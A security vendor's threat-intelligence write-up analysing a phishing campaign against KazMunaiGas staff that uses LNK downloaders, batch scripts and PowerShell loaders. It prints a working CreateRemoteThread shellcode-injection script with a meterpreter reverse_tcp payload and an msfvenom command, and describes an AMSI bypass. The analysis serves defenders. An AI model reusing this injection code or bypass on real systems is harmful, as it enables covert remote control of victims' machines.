Operation BarrelFire: NoisyBear targets entities linked to Kazakhstan’s Oil & Gas Sector.

By Subhajeet Singha

Published: 2025-09-04 · Archived: 2026-04-05 16:35:10 UTC

Recent Development: KMG Group of Companies Confirm Simulation, Not a Real Attack

Thankfully, as KMG has publicly acknowledged, this was not an actual cyberattack but an internal simulation exercise.

Contents

Authors: Subhajeet Singha & Sathwik Ram Prakki

Introduction

Seqrite Labs APT-Team has been tracking and uncovered a supposedly new threat group since April 2025, that we track by the name Noisy Bear as ***Noisy Bear***. This threat group has targeted entities in Central Asia, such as targeting the Oil and Gas or energy sector of Kazakhstan. The campaign is targeted towards employees of KazMunaiGas or KMG where the threat entity delivered a fake document related to KMG IT department,

mimicking official internal communication and leveraging themes such as policy updates, internal certification procedures, and salary adjustments.

In this blog, we will explore the in-depth technical details of the campaign, we encountered during our analysis. We will examine the various stages of this campaign, where infection starts with a phishing email having a ZIP attachment, which contains a malicious LNK downloader along with a decoy, which further downloads a malicious BATCH script, leading to PowerShell loaders, which we dubbed as DOWNSHELL reflectively loading a malicious DLL implant. We will also look into the infrastructure covering the entire campaign.

Key Targets


Industries Affected

- Energy Sector [Oil and Gas]

Geographical Focus

- Kazakhstan

Infection Chain




Initial Findings


Initially, we have been tracking this threat actor since April 2025, and we observed that this threat entity launched a campaign against KazMunaiGas employees in May 2025 using a spear-phishing-oriented method. A compromised business email was used to deliver a malicious ZIP file, which contained a decoy along with a malicious initial infection-based shortcut (.LNK) file known as **График зарплат.lnk**, which can be translated to Salary Schedule.lnk. The sample initially surfaced on Virus Total in the first half of May 2025.

Now, let us look into the malicious email and decoy file.

Looking into the malicious email



Initially, looking into the email file's sender, we found that the threat actor used a compromised business email of an individual working in Finance Department of KazMunaiGas, using the email and an urgent prioritized subject URGENT! Review the updated salary schedule, they emailed it to the employees of KMG.



Later, upon looking at the contents of the email, it became clear that the message was mostly crafted to look like an internal HR communication related to salary-oriented discussion or decision. The message basically says about reviewing an updated information about lot of things such as work schedules, salaries and incentives related policies and decisions. The TA also instructs the targets of KMG to check for a file known as **График.zip** translated to Schedule.zip and then to open a file known as **График зарплат** which translates to Salary Schedule , which is basically the shortcut (LNK) file to be executed to download further stagers.

Просим ознакомиться с документами до 15 мая 2025 года.

Если у вас возникнут вопросы, пожалуйста, обращайтесь в отдел кадров или к вашему непосредственному руководителю.

Благодарим за внимание и сотрудничество!

Well, last but not the least, the email also mentions to complete the instructions by 15th May 2025 enhancing a sense of urgency. Now, let us go ahead and analyze the decoy file.

Looking into the decoy-document


Looking into the decoy document, we can see that it has an official logo of the targeted entity I.e., KazMunaiGas, along with instructions in both Russian and Kazakh language which instructs the employees through a series of

simple steps which is to open the Downloads folder in the browser, extract a ZIP archive named KazMunayGaz_Viewer.zip, and run a file called KazMunayGaz_Viewer, although the file-name is irrelevant, but we believe, this is the exact file dropped from the malicious email. The decoy also mentions users to wait for a console window to appear and specifically advised them not to close or interact with it, to limit suspicion on targets' ends. Last, not the least, it also mentions the IT-Support team in salutations to make it look completely legitimate, with above artefacts present in the decoy.


Technical Analysis

We have divided the technical analysis into four parts, where initially we will look into the malicious ZIP containing the LNK file, which further downloads the malicious Batch script, and going ahead with downloading the script-based loader followed by the malicious DLL.


Stage 0 – Malicious ZIP & LNK Files.



Initially, looking into the ZIP file, we found three files, out of which one of them stands to be the decoy document, which we saw initially, the second one turns out to be README.txt, which once again makes sure that the instructions are present, so that it does not seem suspicious and the later one turns out to be malicious LNK file.




Now, upon looking into the malicious shortcut(.LNK) file, named as График зарплат , we found that is using powershell.exe LOLBIN to execute a downloader-based behavior.



It downloads a malicious batch script known as 123.bat, from a remote-server, which is hxxps[://]77[.]239[.]125[.]41[:]8443 and once it is downloaded, it stores the batch script under the path C:\Users\Public, it then executes the batch script using the Start-Process cmdlet from the path.

Similarly, hunting for similar LNK file, we found another LNK, which belongs to the same campaign, looks slightly different.



This malicious LNK file, uses a little operand shenanigan to avoid static signature detection, but concatenation of the string literals and further downloading a batch script from the same remote server, saving it to the Public folder, further executing it via cmdlet.

In, the next section, we will examine the malicious BATCH scripts.

Stage 1 – Malicious BATCH Scripts

Now, looking into the one of the BATCH scripts, I.e., it.bat , we can see that it is downloading PowerShell Loaders, which we have dubbed as DOWNSHELL, from a remote server known as support.ps1 and a.ps1, once they are downloaded, it then sleeps for a total of 11 seconds.

Now, looking into the second batch script I.e., the 123.bat file, it also does the same which is downloading the PowerShell loaders, followed by a sleep of 10 seconds.

In the next section, we will move ahead to understanding the working of the DOWNSHELL loaders written in PowerShell.

Stage 2 – Malicious DOWNSHELL Loaders

In, this section we will look into the set of malicious PowerShell scripts, which we have dubbed as DOWNSHELL, the first PowerShell file, also known as support.ps1 is basically a script which is responsible for impairing defense on the target machine and the latter is responsible for performing loader-oriented function.

Looking into the code, we figured out that the script is basically obfuscating, the target namespace by building "System.Management.Automation" via string concatenation, then enumerates all **loaded .NET assemblies** in the current AppDomain and filters for the one whose FullName matches that namespace.

Then, using reflection technique, it resolves the internal type System.Management.Automation.AmsiUtils, which basically retrieves the private static field amsiInitiFailed, so changing or flipping this flag convinces PowerShell that the AMSI has failed to initialize, so the other malicious script belonging to DOWNSHELL family, does not get scanned and executes without any hassle or interruption. Now, let us look into the second PowerShell script.

```
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
    Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
    @($moduleName)), $functionName))
}

function getDelegateType {
    Param (
    [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
    [Parameter(Position = 1)] [Type] $delType = [Void]
    )
    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('InMemoryModule', $false).
    DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
    [System.MulticastDelegate])
    $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
    [System.Reflection.CallingConventions]::Standard, $func).
    SetImplementationFlags('Runtime, Managed')
    $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
    SetImplementationFlags('Runtime, Managed')
    return $type.CreateType()
}

$procId = (Get-Process explorer).Id
```


Looking into the first part of the code, it looks like a copied version of the famous red-team emulation-based tool known as PowerSploit, the function LookUpFunc basically dynamically retrieves the memory address of any exported function from a specified DLL without using traditional DllImport or Add-Type calls. It performs this by locating the Microsoft.Win32.UnsafeNativeMethods type within the already-loaded System.dll assembly, then extracting and invoking the hidden .NET wrappers for GetModuleHandle and GetProcAddress. By first resolving the base address of the target module ($moduleName) and then passing it along with the target function name ($functionName), it returns a raw function pointer to that API, which is required.

Then, looking into the second part of the code, the function getDelegateType basically creates a custom .NET delegate on the fly, entirely in memory. It takes the parameter types and returns certain type, builds a new delegate class with those, and gives it an Invoke method so it can be used like a normal function. This lets the entire script wrap the raw function pointers (from LookupFunc) into something PowerShell can call directly, making it easy to run WinAPI functions without having to import them in the usual way, followed by querying the process ID of the explorer.exe process and storing it inside a variable.

```
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.49.67 LPORT=443 EXITFUNC=thread -f ps1
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x56,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0xf

# C#: IntPtr hProcess = OpenProcess(ProcessAccessFlags.All, false, procId);
$hProcess = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll OpenProcess),
  (getDelegateType @([UInt32], [UInt32], [UInt32])([IntPtr]))).Invoke(0x001F0FFF, 0, $procId)

# C#: IntPtr expAddr = VirtualAllocEx(hProcess, IntPtr.Zero, (uint)len, AllocationType.Commit | AllocationType.Reserve, MemoryProtection.ExecuteReadWrite);
$expAddr = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAllocEx),
  (getDelegateType @([IntPtr], [IntPtr], [UInt32], [UInt32], [UInt32])([IntPtr]))).Invoke($hProcess, [IntPtr]::Zero, [UInt32]$buf.Length, 0x3000, 0x40)

# C#: bool procMemResult = WriteProcessMemory(hProcess, expAddr, buf, len, out bytesWritten);
$procMemResult = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll WriteProcessMemory),
  (getDelegateType @([IntPtr], [IntPtr], [Byte[]], [UInt32], [IntPtr])([Bool]))).Invoke($hProcess, $expAddr, $buf, [Uint32]$buf.Length, [IntPtr]::Zero)

# C#: IntPtr threadAddr = CreateRemoteThread(hProcess, IntPtr.Zero, 0, expAddr, IntPtr.Zero, 0, IntPtr.Zero);
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateRemoteThread),
  (getDelegateType @([IntPtr], [IntPtr], [UInt32], [IntPtr], [UInt32], [IntPtr]))).Invoke($hProcess, [IntPtr]::Zero, 0, $expAddr, 0, [IntPtr]::Zero)

Write-Host "Injected! Check your listener!"
```


Classical CreateRemoteThread Injection

The latter part of the script is followed by a byte array containing the meterpreter reverse_tcpshellcode, which is basically using classical Create-RemoteThread Injection technique using OpenProcess, VirtualAllocEx, WriteProcessMemory & CreateRemoteThread to inject the shellcode inside the target process which is explorer.exe , followed by a message Injected! Check your listener!.



Well, an interesting part of this script is some part of this is commented, which performs Reflective DLL injection into remote process, which is notepad in this case, using a tool known as PowerSploit , hosted at the remote server, which is downloaded, and the Meterpreter based DLL is being used. Another slight interesting case are the comments in Russian Language. In the next case, we will examine the DLL.

Stage 3 – Malicious DLL Implant



Initially, we did check out the DLL implant, in a PE-analysis tool, and it was confirmed that the DLL implant or shellcode loader is a 64-bit binary.

